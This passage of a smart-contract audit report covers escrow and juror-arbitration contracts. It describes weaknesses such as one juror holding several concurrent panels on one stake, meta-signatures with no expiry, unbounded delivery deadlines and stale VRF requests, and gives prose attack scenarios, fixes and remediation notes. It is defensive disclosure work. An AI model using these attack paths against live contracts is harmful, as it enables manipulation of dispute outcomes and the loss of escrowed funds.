
Recommendations

Introduce a persistent monotonic ballot epoch per `caseId`, incremented on every panel seating including quorum-failure re-queues and appeal retries. It must survive `delete cases[caseId]` (#L784), so it cannot live in the `Case` struct. Bind pool address, `caseId`, epoch, juror, action, the complete ballot payload, a nonce and an expiry into both signatures via EIP-712 typed data carrying `chainId` and `verifyingContract`. Bind the same epoch and `caseId` into the **commit preimage**, not only the outer signature — otherwise the commit/reveal pair still replays as a unit.

Do not implement this with `Escrow.signatureNonce`. That counter is episode-scoped and `_enterDispute` is seller-reachable, so reusing it would invalidate every outstanding buyer authorisation.

Remediation

Fixed. Relayed ballots are EIP-712 typed and bind the pool domain, `caseId`, ballot epoch, juror, payload, a split commit/reveal nonce and an expiry. A round-zero signature replayed after a quorum-failure re-queue is now rejected, and the epoch advances with every seating.

[M-10] One juror can hold several concurrent panels on a single stake

Affected files

- `lib/ArbitrationPoolSelectLib.sol` — `_isLiveSnapshotMember`, the filter applied to a frozen snapshot at seating
- `lib/ArbitrationPoolSelectLib.sol` — `captureEligible / _isEligibleAtRequest`, which does exclude `activeAssignments` at request time
- `ArbitrationPool.sol` — `_seat / _openCaseInternal`, which locks each seated juror

Description

The request-time eligibility snapshot freezes the drawable population when a case is armed, which is what closes the panel-grinding route. At seating, members of that frozen list are re-checked by `_isLiveSnapshotMember`, which tests only that the juror is still active and still meets their tier's stake floor.

It does not test `activeAssignments`. The request-time filter does exclude jurors already serving, but that check is evaluated once, when the case is armed. A juror who is seated onto another case after this case was armed therefore remains drawable here.

Whenever several cases are armed before any of them seats — the normal shape of concurrent disputes, since arming and seating are separate transactions — their frozen snapshots overlap, and the same juror can be drawn onto every one of them.

Before the snapshot change, selection re-read `activeAssignments` at seating, so a juror locked onto one case could not be drawn onto a second. In the same scenario on the previous commit the two panels shared no jurors; on the current one they share a juror.

Vulnerable Scenario:

The following steps help understand the issue:

1. Four disputes are raised and each case is opened, so four snapshots are captured while every juror is idle and therefore eligible for all four.
2. The coordinator delivers the four random words.
3. Each case is seated. Nothing prevents the same juror being drawn for more than one of them.
4. One juror is seated on all four panels, holding four concurrent assignments against a single minimum stake.

Measured with eight jurors in the pool and four cases seated: one juror held **4 of 4 panels** at once, backed by a single 25,000 cNGN stake. Across the four quorum failures that followed, that juror was slashed four times for 2,666 cNGN in total — comfortably inside their stake, so the collateral is never exhausted and nothing reverts.

Impact

Economic security per case is no longer backed by a dedicated stake. The deterrent assumed for a panel is one juror's stake at risk on that panel; when one juror sits on several panels, the same stake is counted once per case. Corrupting or bribing that juror reaches every dispute they sit on for the price of influencing one, and their slashing exposure never rises to match.

Panel independence is also lost. Two disputes intended to be decided by separate randomly drawn panels can share a majority of their members, so an error or bias by one juror propagates across concurrent cases rather than being confined to one.

Both effects scale with how many cases are armed before seating, and concurrency is the expected operating state rather than an edge case.

Recommendations

Re-check `activeAssignments` when a frozen member is tested at seating, alongside the `active` and `stake-floor` checks already in `_isLiveSnapshotMember`. That keeps the property the snapshot exists to provide — the drawable set can only shrink after the word is delivered, never grow — while restoring the one-panel-at-a-time invariant that selection previously enforced.

Excluding busy members can shrink a snapshot below panel size, which the existing underfill path already handles by requeueing for a fresh word rather than seating a short panel, so the convergence behaviour verified for the snapshot design continues to apply.

7.4 Low Severity Findings

[L-01] tierFeeCapExpert and tierFeeExpertCommercial are documented as adjustable but have no setters

Affected files

contracts/ArbitrationPool.sol#L187-L188
contracts/ArbitrationPool.sol#L379-L385
contracts/ArbitrationPool.sol#L442-L450
docs/PROTOCOL_SPEC.md

Description

docs/PROTOCOL_SPEC.md §11 lists tierFeeCapExpert (20,000 cNGN per juror) and tierFeeExpertCommercial (35,000 cNGN per juror) in the table of governance parameters described as pool-owner adjustable.

Both are plain storage variables with initialisers and no setter:

```
uint256 public tierFeeCapExpert      = 20_000e18;  
uint256 public tierFeeExpertCommercial = 35_000e18;
```

setTierFees covers only the three per-tier floors (tierFeeCommunity, tierFeeVerified, tierFeeExpert). Neither Expert value can be changed after deployment, so both are fixed for the life of the contract and adjusting either requires a redeploy and a migration of future escrows to a new factory.

tierFeeExpertCommercial additionally sets the withdrawFeePool solvency floor at ArbitrationPool.sol#L444, so the reserve that guards owner withdrawals against live juror obligations cannot be tuned either if it proves mis-sized in operation. There is no direct fund risk — the effect is that two parameters the specification promises can be adjusted in response to live conditions in fact cannot be.

Recommendations

Add setExpertFeeCaps(uint256 cap, uint256 commercial) using the same validation style as setTierFees, and until it exists, correct §11 to distinguish governance-tunable parameters from deploy-time constants.

Bound the new setter on tierFeeExpertCommercial. It is also the multiplier in the withdrawFeePool solvency floor at ArbitrationPool.sol#L444, so an unbounded setter lets the owner lower the reserve that guards live juror obligations and withdraw against it. Constrain it to increases, or floor it, so the guard cannot be relaxed by the party it constrains.

Remediation

Fixed. setExpertFeeCaps adds increases-only setters for both values.

[L-02] Escrow meta-authorizations underbind their payload and never expire

Affected files

- Escrow.sol#L456–L481, #L484–L504, #L506–L525, #L530–L539, #L557–L566, #L621–L628, #L833–L842

Description

Escrow meta-transaction digests omit part of the payload they authorise and carry no freshness binding. `raiseDisputeFor` hashes ("RAISE_DISPUTE", `address(this)`, `episode`, `signatureNonce`, `chainid`) without reason; `markDeliveredFor` omits `evidenceHash`. A holder of a valid unused signature can therefore attach arbitrary narrative or evidence and make it permanent for that episode.

Separately, every meta-action is a bearer digest valid until its first compatible execution — no `validUntil`, no per-action nonce, no signer cancellation. The sharpest is `COMMENCE_MILESTONE`, which binds only (`address(this)`, `milestoneIndex`, `chainid`): a retained or leaked signature lets any caller start milestone /s delivery clock at a time of their choosing, after which the permissionless `autoReleaseMilestone` pays the seller the full milestone amount without the buyer ever greenlighting the work.

Payee and amount are fixed at creation, so this is stale first use rather than repeated drain.

Recommendations

Move every Escrow meta-action to EIP-712 typed data binding the exact payload hash, the action, the episode, a per-action nonce and `validUntil`, over a domain carrying `chainId` and `verifyingContract`. Give `COMMENCE_MILESTONE` a short expiry specifically, given its `autoReleaseMilestone` coupling.

Remediation

Fixed. Every meta-authorization is now an EIP-712 typed struct over the clone's own domain, binding the full payload — including `reasonHash`, `evidenceHash` and `milestoneIndex` — plus a `validUntil` capped at 3 days.

[L-03] No upper bound on milestone delivery duration

Affected files

- Escrow.sol#L198–L200, #L317–L319, #L321–L389, #L599–L619, #L918–L944

Description

`initialize` applies no ceiling to `_timeToDeliverDays` or to any element of `_milestoneTimeToDeliverDays`. A large value is not rejected and not self-limiting: `deposit` succeeds, and the deal then has no reachable dispute window and no auto-release, because `_currentDisputableMilestoneIndex` reverts `TooEarlyToDispute` and `autoReleaseMilestone` reverts `BuyerObjectionWindowActive` for as long as the deadline is in the future.

This affects simple escrows as well as milestone deals, and simple escrows are worse off — they have no `abandonUncommencedMilestones` escape at all. For a milestone deal, milestone 0 is auto-commenced at funding, so its slice is committed before the buyer could notice.

This is not an overflow issue: overflow needs roughly $1e72$ days, while a merely large value such as $1e12$ days produces a deadline centuries away with no revert. The outcome is a stalemate in which the seller cannot be paid and the buyer cannot be refunded — plausible as a unit-conversion or UI error, not only as an adversarial input.

Recommendations

Enforce a protocol maximum on `timeToDeliverDays` and on every milestone duration at creation, and construct all deadlines with explicitly bounded arithmetic.

Remediation

Fixed. `MAX_DELIVERY_DAYS` is 730 and enforced at creation for both simple and milestone deals.

[L-04] Rejection-sampling fallback is biased toward registry order

Affected files

- lib/ArbitrationPoolSelectLib.sol#L123–L133

Description

After `MAX_SELECTION_ATTEMPTS` (128) rejections for a panel slot, selection falls back to the **first** non-excluded entry in registry order rather than drawing uniformly from the remainder:

```
if (!found) {
    for (uint256 i = 0; i < eligibleCount; i++) {
        if (!excluded[i]) { panel[picked] = eligible[i]; ... break; }
    }
}
```

Earlier registry positions therefore receive a small deterministic advantage in selection, most pronounced when the panel is near-saturated relative to the eligible set. The effect is bounded and applies only to draws that exhaust rejection sampling.

Recommendations

When rejection attempts are exhausted, draw uniformly from the bounded list of remaining eligible indices using fresh entropy derived from the same seed.

Remediation

Fixed. On exhausted rejection sampling the fallback now draws uniformly from the remaining survivors using fresh entropy, rather than taking the first entry in registry order.

[L-05] A stale VRF request can consume a later pending generation

Affected files

- ArbitrationPool.sol#L575–L586, #L596–L646, #L997–L1013

Description

`_vrfRequestToCaseId[requestId]` is written per request but deleted only on fulfilment. `retryStuckCase` and `openAppealCase` create additional requests for the same `caseId` while the old mappings survive, so a delayed request still resolves to that `caseId` and consumes whatever `_pendingVRFCase[caseId]` currently holds — including a later generation's record.

Reachable sequence: round-0 request 1 is dropped; `retryStuckCase` issues request 2; request 2 fulfils and seats the panel; the case tallies; an appeal is filed; `openAppealCase` issues request 3; request 1 finally arrives, consumes the appeal pending slot and seats the five-member appeal panel with round-0 randomness; request 3 then reverts `NoPendingCase`.

The randomness remains coordinator-supplied, unbiased and correctly sized — `panelSize` is read from the pending record rather than the request — so no party gains selection influence. The defect is generation correspondence, and the cost is a wasted paid VRF request.

Recommendations

Bind every request to an immutable case-generation nonce and expected round, reject mismatches, and invalidate all older `_vrfRequestToCaseId` entries whenever the generation advances.

Remediation

Fixed. A stale VRF request no longer seats the appeal panel with round-zero randomness.

[L-06] Overturn-rate reputation mixes round-one and appeal populations

Affected files

- lib/ArbitrationPoolTallyLib.sol#L169–L174, #L239–L255
- lib/ArbitrationPoolSelectLib.sol#L171–L173

Description

applySlashAndReward runs unconditionally for both round zero and appeal rounds, incrementing casesResolved for every revealed voter, while appealOverturnCount can only ever be incremented for round-one jurors. The eligibility ratio therefore uses a denominator inflated by appeal-only participation: a juror excluded at a 2/10 overturn rate becomes eligible again at 2/13 after three appeal-only reveals, with no improvement in their round-one accuracy.

The juror must first obtain appeal selections and may already be excluded, so the dilution is neither immediate nor permissionless.

Recommendations

Track round-one resolved votes and round-one overturns in one consistent denominator, and maintain separate appeal metrics if appeal performance is to be measured.

Sequence this after the tally-layer correction: fixing the numerator, which currently counts false overturns, matters more than fixing the denominator, and that change alters what this metric measures.

Remediation

Fixed. casesResolved increments only on round-zero tallies, so appeal-only participation no longer dilutes the overturn denominator.

[L-07] Terminal status (Completed/Refunded) reflects only the last dispute episode on milestone deals, not the deal's actual outcome

Affected files

- `contracts/Escrow.sol#L859-L892` — `_resolveDisputeFunds`, milestone-scoped branch (line 887)
- `contracts/Escrow.sol#L927-L965` — `resolveDisputeByMutualAgreement`, `resolveDisputeByArbitrator`, `resolveDisputeByArbitratorWithSplit`

Description

When a milestone-scoped dispute resolves and happens to be the last unsettled milestone, the terminal status is derived from **only that milestone's** `buyerShareBps`:

```
if (_allMilestonesSettled()) {  
    status = buyerShareBps == 10_000 ? Status.Refunded : Status.Completed;  
}
```

`buyerShareBps` is decided fresh on every dispute and can differ per milestone, and milestones released without a dispute never reach this branch. The final label is therefore whichever outcome settled last, not an aggregate of what each party actually received.

Example: M0 releases normally and pays the seller in full; M1 is disputed and the buyer wins outright; the deal is permanently marked `Re funded`, though the seller was paid for M0. The reverse holds for a seller-favourable last ruling. `docs/PROTOCOL_SPEC.md §6.2.2` documents these values as whole-deal claims — "Seller paid", "Buyer refunded" — which the milestone-scoped path cannot honour.

No arithmetic is wrong and no on-chain gate branches on the distinction; every check tests `!= Active`, `!= Pending` or `== Disputed`. The cost falls on explorers, indexers and any integration reading status as the deal's outcome, which is the meaning the specification promises it carries.

Recommendations

Do not collapse a multi-episode milestone outcome into a binary label from the last episode's split. Either track cumulative buyer and seller payouts and set `Re funded` only when the seller's cumulative share is zero (`Comp leted` when the buyer's is), introducing a `Set tled` state for mixed outcomes — or, at minimum, correct §6.2.2 to state that these values reflect only the terms of the milestone that closed the deal.

Remediation

Fixed. Terminal status now derives from cumulative payouts across the whole deal, with a new `Set tled` state for mixed outcomes.

7.5 Informational Severity Findings

[I-01] Tie resolves to a 50/50 split rather than the documented consumer-protection default

Description

docs/PROTOCOL_SPEC.md describes a consumer-protection tie-break: on tally deadlock, default to a buyer refund. ArbitrationPoolTallyLib.determineRuling (contracts/lib/ArbitrationPoolTallyLib.sol#L52-L61) returns a 50/50 split instead:

```
uint256 revealed = forBuyer + forSeller + forSplit;
uint256 threshold = (revealed / 2) + 1;
...
return (ArbitrationPoolTypes.Resolution.Split, 5000, true); // tie
```

With the default revealQuorum of 2 (contracts/ArbitrationPool.sol#L172) on a three-juror panel, two jurors revealing on opposite sides while the third abstains gives revealed = 2 and threshold = 2. Neither side reaches it, so the ruling is Split at 5000 bps and a party who would have lost outright receives half the disputed amount.

The implemented behaviour is the defensible one and the specification sentence is stale rather than the code being wrong: defaulting a deadlock to the buyer would make deadlock worth half the disputed amount to a buyer who engineers one, which is the incentive docs/AUDIT_GATE.md DD-1 removed when it dropped a time-based 50/50. TiedRuling is emitted, so occurrences are observable on-chain. This is therefore a documentation correction, not a code change.

One operational coupling is worth recording alongside it. A tie requires a juror to miss reveal, and missed reveals are currently suppressed by relayer-side auto-reveal. Any change that has jurors reveal for themselves removes that suppression, so tie frequency — and therefore 50/50 rulings on disputes that have merit on one side — should be expected to rise.

Recommendations

Correct the tie-break sentence in docs/PROTOCOL_SPEC.md to record the 50/50 outcome and the reasoning behind it, so the specification and the contract agree. Model the expected tie rate before changing the reveal path, since the change removes what currently keeps ties rare.

Remediation

Fixed. The specification now records the deadlock behaviour and the reasoning behind it, and keeps the operational note that auto-reveal suppression is what currently keeps ties rare.

One correction while you are in there: the specification's mechanics note states that a tie returns (Split, 5000, wasTied), but the code now returns (None, 0, true). Both are sentinels and tally checks the deadlock flag before any settlement write, so there is no behavioural risk — the sentence is simply out of date with its own fix.

[I-02] Accounting field names, event semantics and the specification's own invariant diverge

Description

Three accounting and event semantics diverge from what a consumer of the contract's state would reasonably infer, and from the specification.

1. **releasedAmount is gross, not seller-paid.** `_resolveDisputeFunds` adds the full milestone amount to `releasedAmount` (Escrow.sol#L713) and then splits it, so a 100% buyer refund still increments a field named "released". `getRemainingAmount` stays correct; any consumer reading `releasedAmount` as seller revenue does not.
2. **A full refund emits no milestone event.** `emit MilestoneReleased(idx, toSeller)` sits inside `if (toSeller > 0)` (#L721–L724), so a 10,000-bps buyer ruling settles the milestone with no `MilestoneReleased` at all and a naive indexer never sees the state change.
3. **The specification's conservation invariant omits abandonment.** `docs/PROTOCOL_SPEC.md §7.1` states `token.balanceOf(escrow) >= totalAmount - releasedAmount`, but the escrowed quantity is `totalAmount - releasedAmount - abandonedAmount`. After any `abandonUncommencedMilestones` the stated invariant is violated by correct code, so an invariant test written from the specification would either fail or be written to the wrong property.

Recommendations

Emit a milestone settlement event unconditionally, publish canonical liability and lifecycle semantics for consumers, and correct §7.1 to include `abandonedAmount`. Test indexer reconstruction across settlement, abandonment, milestones and repeated disputes.

Remediation

Fixed. `sellerPaidAmount` and `buyerPaidAmount` were added and the held-principal invariant is documented alongside them.